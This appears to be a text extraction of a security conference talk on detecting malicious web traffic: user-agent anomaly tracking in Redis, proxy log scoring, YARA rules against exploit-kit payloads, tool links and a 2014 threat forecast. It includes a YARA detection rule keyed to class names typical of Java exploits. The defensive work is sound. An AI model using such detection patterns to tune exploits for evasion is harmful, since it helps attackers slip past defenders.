- <http://g.bing.net/8SE/201?MI=FED21F3944A344D38E5C61C00AC78AC3&AP=3&LV=1.2.0.135&OS=W8&TE=1&TV=ts20130613214629143%7Ctz-240%7Ctmru-ru%7Ctc1%7Cdr8%252C0%7Caa1058%252F1%252C0%252F0%7CdaHMS0277%7CorRU%7Cwa1%7Cde4%7Cad1%252C0%7Ccd9%252C0%7Cdd0%7Ctp20130505%7Cccrow%7Cdc1%7Cpd1%252C0%7Cto4%7Cic1%252C0%252C0%252C0%7Cdb1>



# User-agent anomaly monitoring

```
redis localhost:6370> *B0ZBAAAAYwAAA0ZBAAgQpiUH8_BwqDtPMA6t0VvY5ypBocEAeBRAAAAANAA="
1) "pr_ua_d__2013-9-11__*B0ZBAAAAYwAAA0ZBAAgQpiUH8_BwqDtPMA6t0VvY5ypBocEAeBRAAAAANAA="
"
2) "pr_user_ip_for_ua__*B0ZBAAAAYwAAA0ZBAAgQpiUH8_BwqDtPMA6t0VvY5ypBocEAeBRAAAAANAA="
3) "pr_ua_m__2013-9__*B0ZBAAAAYwAAA0ZBAAgQpiUH8_BwqDtPMA6t0VvY5ypBocEAeBRAAAAANAA="
(1.72s)
redis localhost:6370> *B0ZBAAAAYwAAA0ZBAAgQpiUH8_BwqDtPMA6t0VvY5ypBocEAeBRAAAAANAA="
1) "10.255.5__anonymous"
```

```
55.5 anonymous *B0ZBAAAAYwAAA0ZBAAgQpiUH8_BwqDtPMA6t0VvY5ypBocEAeBRAAAAANAA
2013-09-11 08:35:40.540 - dn1-01.geo.kaspersky.com 93.191.13.100 80 G
http://dn1-01.geo.kaspersky.com/diffs/bases/wmuf/wmuf0045.dat.-nx application/
stream 200 34112 286 http 2013-09-11 04:35:40.540 9
55.5 anonymous *B0ZBAAAAYwAAA0ZBAAgQpiUH8_BwqDtPMA6t0VvY5ypBocEAeBRAAAAANAA
2013-09-11 08:35:40.570 - dn1-01.geo.kaspersky.com 93.191.13.100 80 G
http://dn1-01.geo.kaspersky.com/diffs/bases/wmuf/wmuf0046.dat.rvi application/
stream 200 17277 286 http 2013-09-11 04:35:40.570 9
55.5 anonymous *B0ZBAAAAYwAAA0ZBAAgQpiUH8_BwqDtPMA6t0VvY5ypBocEAeBRAAAAANAA
2013-09-11 08:35:40.930 - dn1-01.geo.kaspersky.com 93.191.13.100 80 G
http://dn1-01.geo.kaspersky.com/diffs/bases/wmuf/wmuf0047.dat.iz5 application/
stream 200 10823 286 http 2013-09-11 04:35:40.930 9
```


# Proxy logs processing

## The ideas


see the code example in  
our git <https://github.com/fygrave/ndf>

1. Take predefined patterns for log fields and **calculate log line score**. Depending on score write down line into colored (EB,B,W,EW,Gr) list for further investigation (**--list**)
2. Find all lines with field matched specified pattern – smth. like `egrep+cut\awk` (**--match**)

# General course of work (list search)



# General course of work (**match** search)



# The scenario

1. **--list** ==> Scored rows with signatures ==>

Users in troubles

2. **--match** ==> Find all history about users in troubles – before and after signature ==> Further manual investigation

3. **Update signatures** if need to

# Yara - based

Easy to integrate with your scripts

Integration with a proxy server is possible via icap yara plugin:

[https://github.com/fygrave/c\\_icap\\_yara](https://github.com/fygrave/c_icap_yara)  
(inline analysis)

Raw network traffic monitoring project (and http/DNS indexing):

<https://github.com/fygrave/eyepkflow>  
(passive HTTP)

# Detecting typical fields inside payload

- For example (YARA):

```
Rule SploitMatcher {
 strings:
 $match01 = "com.class"
 $match02 = "edu.class"
 $match03 = "net.class"
 $match04 = "security.class"
 condition:
 all of them
}
```

Problem: you can't deobfuscate javascript with Yara. But you can block the payload, Which would be fetched by the javascript, thus break the exploitation chain.

Or you can **roll your own..**  
personal crawler with yara  
and jsonunpack :)

see the code example in  
our git <https://github.com/fygrave/ndf>





# Other cool YARA tools

Moloch <https://github.com/aol/moloch>

Yara mail <https://github.com/kevthehermit/yaraMail>

Yara pcap <https://github.com/kevthehermit/YaraPcap>

# What we will see in 2014

- Android based platforms would be one of the primary targets
- Vendor supplied reputation filters won't be so effective, due the compromised legit domains pool size
- Commercially oriented cyber criminals will use non standard ports, abused hosting, DNS servers and short time frames as now in Russia.
- Cyber criminals will act outside the country of their residence (it's better for Russia, but only for Russia...)
- Defenders will use more and more own signatures, rules, tools and pills to survive.

Forecast for 2014:

**Roll your own..**

To survive in this dangerous environment.



# Conclusion

We've seen interesting techniques  
We've seen that the 'low-hanging fruit' is not so  
low anymore :)

Now it is the time for questions  
And throwing your shoes ;-)

